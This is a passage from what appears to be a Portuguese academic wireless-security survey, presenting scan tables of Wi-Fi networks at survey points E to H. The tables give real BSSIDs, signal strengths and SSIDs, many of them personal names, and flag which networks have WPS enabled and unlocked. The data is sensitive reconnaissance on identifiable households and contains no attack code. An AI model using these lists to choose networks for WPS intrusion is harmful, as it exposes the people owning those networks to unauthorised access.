Figura 49 - Lista de redes no ponto E com WPS ativo
Fonte: autoria própria.


A Figura 50 mostra as redes detectadas no ponto F.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:27:A7:CE:B8:C8	-1	5	0	0	10	11	OPN			HP4E93B3
D4:6E:0E:E1:F5:66	-57	4	0	0	1	270	WPA2	CCMP	PSK	bruna primon
00:0C:42:68:BB:31	-62	42	2	0	4	11 .	WPA2	CCMP	PSK	Cyber0013
C0:25:E9:BB:B0:A8	-64	43	0	0	11	270	WPA2	CCMP	PSK	Reiki188
A0:8E:78:D6:20:38	-62	2	0	0	1	130	WPA2	CCMP	PSK	Fantinel
F4:F2:6D:97:6D:20	-64	4	0	0	3	270	WPA2	CCMP	PSK	vidi 2
A0:AB:1B:14:69:A5	-66	4	0	0	3	130	WPA2	CCMP	PSK	Novello
00:15:6D:65:79:8A	-67	2	1	0	4	11	OPN			Ampernet Cesira 2
02:0C:42:68:BB:32	-68	43	10	0	4	11 .	WPA2	CCMP	PSK	PTP269
AC:84:C6:C9:AC:0A	-68	3	0	0	1	130	WPA2	CCMP	PSK	Marlei
10:BE:F5:9A:A4:BD	-72	33	2	0	11	130	WPA2	CCMP	PSK	Neyl
B0:4E:26:34:19:0B	-71	42	0	0	4	130	WPA2	CCMP	PSK	MITSUO
B0:4E:26:59:82:1E	-71	4	0	0	10	270	WPA2	CCMP	PSK	RIVAS
70:4F:57:71:67:F8	-71	2	0	0	10	270	WPA2	CCMP	PSK	RODRIGO
08:10:74:2D:F3:98	-70	6	0	0	11	54	WPA2	CCMP	PSK	FATIMA
00:0C:42:68:4A:BA	-72	6	0	0	8	11 .	OPN			axnetandressa
30:B5:C2:8E:6A:50	-73	2	0	0	3	130	WPA2	CCMP	PSK	vidi 2
18:D6:C7:76:A1:9C	-74	2	0	0	5	270	WPA2	CCMP	PSK	Daiane
AC:84:C6:43:33:91	-74	8	0	0	7	270	WPA2	CCMP	PSK	Marcio 4
2C:55:D3:46:B1:00	-76	2	0	0	3	130	WPA2	CCMP	PSK	copel-Bel 47
C4:6E:1F:2A:EE:82	-81	1	0	0	6	135	WPA	CCMP	PSK	lizandra
E4:6F:13:8D:22:69	-63	14	0	0	1	65	WPA2	CCMP	PSK	Simone
F0:B4:29:50:67:96	-62	4	3	0	1	130	WPA2	CCMP	PSK	TANCON
B0:4E:26:95:74:D2	-72	0	3	0	5	-1	WPA			<length: 0>
30:B5:C2:4D:18:F6	-70	9	0	0	9	135	WPA2	CCMP	PSK	Sirley
70:4F:57:07:12:4E	-69	43	0	0	9	405	WPA2	CCMP	PSK	Arlete

Figura 50 - Lista de redes sem fio detectadas no ponto F
Fonte: autoria própria.


A Figura 51 mostra as redes WPA2, no ponto F, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
D4:6E:0E:E1:F5:66	1	-57	2.0	No	RalinkTe	bruna primon
AC:84:C6:C9:AC:0A	1	-61	2.0	No	RalinkTe	Marlei
30:B5:C2:8E:6A:50	3	-69	1.0	No	AtherosC	vidi 2
F4:F2:6D:97:6D:20	3	-65	1.0	No	AtherosC	vidi 2
B0:4E:26:34:19:0B	4	-75	2.0	No	RalinkTe	MITSUO
02:0C:42:68:BB:32	4	-69	1.0	No		PTP269
00:0C:42:68:BB:31	4	-71	1.0	No		Cyber0013
70:4F:57:E0:AA:2C	5	-79	2.0	No	RalinkTe	Marcio1
AC:84:C6:43:33:91	7	-75	2.0	No	RalinkTe	Marcio 4
6C:72:20:4E:B1:E8	8	-71	2.0	No	RealtekS	Ativa PUBLICO
B0:4E:26:59:82:1E	10	-73	2.0	No	RalinkTe	RIVAS
B0:4E:26:95:74:D2	5	-79	2.0	No	RalinkTe	HBBI
30:B5:C2:4D:18:F6	9	-77	1.0	No	AtherosC	Sirley
A4:2B:B0:FD:F4:38	3	-69	1.0	No	AtherosC	vidi 2
B0:4E:26:8A:E7:92	5	-75	2.0	No	RalinkTe	Silvano
30:B5:C2:8E:6A:0E	7	-69	1.0	No	AtherosC	QUARTO ESTELA
D4:6E:0E:73:22:92	7	-73	2.0	No	RalinkTe	W
18:A6:F7:21:72:CC	7	-75	1.0	Yes	AtherosC	Marcio 3
C4:E9:84:C8:BE:8E	10	-75	2.0	No	Broadcom	Marcio3
C0:4A:00:BB:FB:32	11	-77	1.0	No	AtherosC	Associocao35
C0:4A:00:69:4A:48	11	-81	1.0	No	AtherosC	Julia
C4:6E:1F:80:5F:50	1	-61	1.0	No	AtherosC	Ativafm 2
18:A6:F7:C0:53:80	5	-79	1.0	No	AtherosC	Bruna Dariva
70:4F:57:07:12:4E	9	-73	1.0	No	AtherosC	Arlete
C4:6E:1F:E4:B5:18	11	-77	1.0	No	AtherosC	PALAORO
D4:6E:0E:E1:3E:12	13	-81	2.0	Yes	AtherosC	TONIAL1
B0:4E:26:8A:DF:94	5	-77	2.0	No	RalinkTe	Estela.
04:8D:39:09:84:28	11	-81	2.0	No	RealtekS	Volmir

Figura 51 - Lista de redes no ponto F com WPS ativo
Fonte: autoria própria.


A Figura 52 mostra as redes detectadas no ponto G.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
AC:84:C6:07:F1:72	-54	31	0	0	11	270	WPA2	CCMP	PSK	Apto02
70:4F:57:CE:D7:BA	-59	35	0	0	10	270	WPA2	CCMP	PSK	FELLIPE
70:4F:57:3D:B7:9E	-59	23	1	0	5	270	WPA2	CCMP	PSK	Neli Souza
D4:6E:0E:2D:B0:6C	-60	26	68	0	5	270	WPA2	CCMP	PSK	Boesing
E4:6F:13:8D:A3:55	-61	25	1	0	10	65	WPA2	CCMP	PSK	Mafessoni
72:08:04:1B:15:11	-64	19	0	0	1	54e	WPA	TKIP	PSK	GVT
04:8D:38:F8:60:F8	-66	7	0	0	11	130	WPA2	CCMP	PSK	VIVO-60F9
7C:4F:B5:F3:3C:99	-67	27	6	0	1	54 .	WPA2	CCMP	PSK	GVT-3C9A
18:D6:C7:75:CA:BA	-67	2	0	0	2	270	WPA2	CCMP	PSK	Ivaldino
C0:4A:00:4E:ED:2E	-69	6	0	0	1	135	WPA2	CCMP	PSK	Julia
E4:3E:D7:14:F9:40	-70	9	0	0	1	130	WPA2	CCMP	PSK	VIVO-F93F
C0:4A:00:C3:86:66	-70	15	0	0	6	135	WPA2	CCMP	PSK	Robson
10:FE:ED:64:39:46	-74	4	0	0	6	135	WPA2	CCMP	PSK	isadora
9E:7D:A3:CC:F8:B1	-68	7	0	0	11	130	WPA2	CCMP	PSK	XVIDEOS
E8:94:F6:CA:EE:A8	-70	9	1	0	1	135	WPA2	CCMP	PSK	Jorge e Priscila
AC:C6:62:F2:69:30	-70	9	0	0	11	130	WPA2	CCMP	PSK	VIVO-6930
AC:C6:62:F1:F0:B0	-73	3	0	0	1	270	WPA2	CCMP	PSK	VIVO-F0B0
9C:7D:A3:CC:F8:B0	-74	8	0	0	11	130	WPA2	CCMP	PSK	cavalo_de_troia.exe
74:DA:DA:2D:C5:1D	-72	4	0	0	9	130	WPA2	CCMP	PSK	ROQUE
64:66:B3:9B:AB:00	-72	3	0	0	4	135	WPA2	CCMP	PSK	Carmen
00:27:22:CC:96:67	-70	5	0	0	6	130	WPA2	TKIP	PSK	vedana2
E4:C1:46:81:D8:F6	-69	4	0	0	2	65	WPA2	CCMP	PSK	ZEUS
04:8D:39:09:F7:00	-69	8	0	0	9	130	WPA2	CCMP	PSK	VIVO-F701
00:0C:42:68:4A:BA	-72	1	0	0	8	11 .	OPN			axnetandressa
AC:89:95:16:15:FF	-68	11	0	0	11	130	WPA2	CCMP	PSK	PS4-6674E37D0631

Figura 52 - Lista de redes sem fio detectadas no ponto G
Fonte: autoria própria.


A Figura 53 mostra as redes WPA2, no ponto G, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
E4:3E:D7:14:F9:40	1	-71	2.0	No	Broadcom	VIVO-F93F
C0:4A:00:4E:ED:2E	1	-65	1.0	No	AtherosC	Julia
D4:6E:0E:2D:B0:6C	5	-61	2.0	No	RalinkTe	Boesing
70:4F:57:3D:B7:9E	5	-61	2.0	No	RalinkTe	Neli Souza
10:FE:ED:64:39:46	6	-71	1.0	No	AtherosC	isadora
70:4F:57:CE:D7:BA	10	-57	2.0	No	RalinkTe	FELLIPE
04:8D:38:F8:60:F8	11	-67	2.0	No	RealtekS	VIVO-60F9
98:DE:D0:EB:3E:0E	7	-71	1.0	No	AtherosC	TP-LINK_3E0E
AC:C6:62:8D:63:54	11	-73	2.0	No	RalinkTe	VIVO-6354
18:D6:C7:75:CA:BA	2	-71	1.0	Yes	AtherosC	Ivaldino
64:66:B3:9B:AB:00	4	-73	1.0	No	AtherosC	Carmen
98:DE:D0:AF:3E:34	10	-79	1.0	No	AtherosC	Ap205
EC:22:80:4A:AD:03	11	-77	2.0	No	RealtekS	GVT-AD03
50:C7:BF:D5:BC:02	11	-77	1.0	No	AtherosC	linksys2
FC:6F:B7:93:A5:CC	1	-71	2.0	No	Broadcom	GVT-A5CC
D4:6E:0E:74:1E:C8	2	-79	2.0	No	RalinkTe	Deyse
18:A6:F7:2F:FA:37	5	-79	1.0	No	AtherosC	teste1
04:8D:39:09:F7:00	9	-83	2.0	No	RealtekS	VIVO-F701
C0:25:E9:65:83:64	3	-79	2.0	No	RalinkTe	Klipel
E8:94:F6:CA:EE:A8	1	-75	1.0	No	AtherosC	Jorge e Priscila
2C:E4:12:9D:D9:69	1	-77	1.0	No	AtherosC	GVT-D965
A8:D3:F7:2E:84:53	8	-81	2.0	No	Broadcom	GVT-8452
04:8D:38:FD:EC:60	8	-81	2.0	No	RealtekS	Virus.com
AC:C6:62:F2:69:30	11	-77	2.0	No	RalinkTe	VIVO-6930
A0:8E:78:CF:E1:CC	4	-77	2.0	No	Broadcom	Cegatto
D8:5D:4C:FA:DC:A2	4	-79	1.0	No	AtherosC	Cegatto Home
B0:4E:26:A6:6D:58	5	-77	2.0	No	AtherosC	Gk
B0:4E:26:A6:4A:99	5	-77	2.0	No	AtherosC	Gk
70:4F:57:6A:D2:94	5	-81	2.0	No	RalinkTe	Amanda

Figura 53 - Lista de redes no ponto G com WPS ativo
Fonte: autoria própria.


A Figura 54 mostra as redes detectadas no ponto H.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:25:E9:87:84:1C	-42	41	0 0	2	270	WPA2	CCMP	PSK	TELEVIGO_6236
18:D6:C7:58:72:F4	-58	19	146 0	11	270	WPA2	CCMP	PSK	Vivo9471
D4:63:FE:23:B9:48	-62	5	237 0	11	130	WPA2	CCMP	PSK	Vivo9471
00:27:19:CC:A2:62	-65	31	9 0	6	54 .	WPA2	CCMP	PSK	EscritorioAdm
00:0C:42:68:4A:BA	-71	22	0 0	8	11 .	OPN			axnetandressa
B0:4E:26:54:A5:B4	-67	37	2 0	5	270	WPA2	CCMP	PSK	Mel&Rock
EC:08:6B:50:B2:9F	-68	4	1 0	11	270	WPA2	CCMP	PSK	Vivo9471
C0:25:E9:6D:E5:4A	-70	3	0 0	10	270	WPA2	CCMP	PSK	Rubens
A0:AB:1B:01:F5:DA	-70	3	0 0	9	54e	WPA2	CCMP	PSK	ANA CLARA
B0:4E:26:54:D2:98	-70	11	0 0	7	270	WPA2	CCMP	PSK	Paulo`s
C2:25:E9:7D:E5:4A	-71	4	0 0	10	270	OPN			Teste
C0:25:E9:BC:C2:12	-72	26	0 0	10	270	WPA2	CCMP	PSK	Zanatta
18:D6:C7:F7:2D:10	-72	11	2 0	3	270	WPA2	CCMP	PSK	Karpinski
14:D6:4D:E5:86:76	-72	5	47 0	6	65	WPA2	CCMP	PSK	EPERSON
58:10:8C:37:CB:27	-73	13	0 0	3	270	WPA2	CCMP	PSK	Osmael
10:BE:F5:9A:A1:CB	-73	5	0 0	5	130	WPA2	CCMP	PSK	AP702
18:D6:C7:82:67:F0	-74	5	0 0	2	270	WPA2	CCMP	PSK	Cleverson 301
00:04:56:0F:24:10	-74	2	0 0	11	270	WPA2	CCMP	PSK	Valtuir
9C:7D:A3:ED:15:E4	-74	6	3 0	1	130	WPA2	CCMP	PSK	HUAWEI-wxFB
00:27:19:CC:A2:8C	-74	9	2 0	6	54 .	WPA2	CCMP	PSK	Salao de Festa
00:E0:20:45:75:53	-74	5	0 0	6	130	WPA2	CCMP	PSK	WiFi-Repeater
70:4F:57:A1:1B:F8	-74	11	1 0	5	270	WPA2	CCMP	PSK	Leonardo
E4:6F:13:08:F7:8B	-75	2	0 0	9	65	WPA2	CCMP	PSK	Nutri
C2:25:E9:96:91:24	-75	15	0 0	4	270	WPA2	CCMP	PSK	TP-Link_Guest_9124
00:27:19:CC:A2:58	-76	8	10 0	6	54 .	WPA2	CCMP	PSK	ResTonusAp_201
E8:CC:18:46:75:2C	-77	3	0 0	7	135	WPA2	CCMP	PSK	Bianca UK

Figura 54 - Lista de redes sem fio detectadas no ponto H
Fonte: autoria própria.


A Figura 55 mostra as redes WPA2, no ponto H, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
70:4F:57:6B:2B:86	1	-79	2.0	No	RalinkTe	Keli
18:A6:F7:52:0B:56	1	-77	1.0	Yes	AtherosC	AP003
6C:72:20:50:E2:0A	1	-79	2.0	No	RealtekS	GVT-E20A
18:D6:C7:82:67:F0	2	-75	1.0	No	AtherosC	Cleverson 301
C0:25:E9:87:84:1C	2	-45	2.0	No	RalinkTe	TELEVIGO_6236
18:D6:C7:F7:2D:10	3	-75	2.0	No	RalinkTe	Karpinski
84:16:F9:FC:65:4E	3	-75	1.0	No	AtherosC	apple2
70:4F:57:A1:1B:F8	5	-73	2.0	No	RalinkTe	Leonardo
B0:4E:26:54:A5:B4	5	-67	2.0	No	RalinkTe	Mel&Rock
18:A6:F7:2F:FA:37	5	-71	1.0	No	AtherosC	teste1
00:E0:20:45:75:53	6	-75	2.0	No	RalinkTe	WiFi-Repeater
14:D6:4D:E5:86:76	6	-77	1.0	No	RalinkTe	EPERSON
18:D6:C7:A6:80:70	6	-81	1.0	No	AtherosC	Norton
B0:4E:26:54:D2:98	7	-75	2.0	No	RalinkTe	Paulo`s
98:DE:D0:EB:3E:0E	7	-73	1.0	No	AtherosC	TP-LINK_3E0E
EC:22:80:D3:63:83	10	-79	2.0	No	RealtekS	CAUPR PATO BRANCO
D4:63:FE:23:B9:48	11	-73	2.0	No	Broadcom	Vivo9471
04:8D:39:0B:BB:A0	11	-77	2.0	No	RealtekS	VIVO-BBA1
EC:08:6B:50:B2:9F	11	-73	1.0	No	AtherosC	Vivo9471
AC:C6:62:3F:09:40	11	-77	2.0	No	RalinkTe	VIVO-0940
70:4F:57:57:7F:66	5	-75	2.0	No	RalinkTe	ap104
10:BE:F5:FA:8A:D1	3	-79	2.0	No	RealtekS	Bem Estar Pilates
AC:84:C6:49:11:82	11	-81	2.0	No	RalinkTe	Alceu
70:4F:57:3C:D6:40	5	-75	2.0	No	RalinkTe	Maria Salete
C0:25:E9:86:91:24	4	-75	2.0	No	RalinkTe	Sienna
C0:25:E9:6D:E5:4A	10	-65	2.0	No	RalinkTe	Rubens
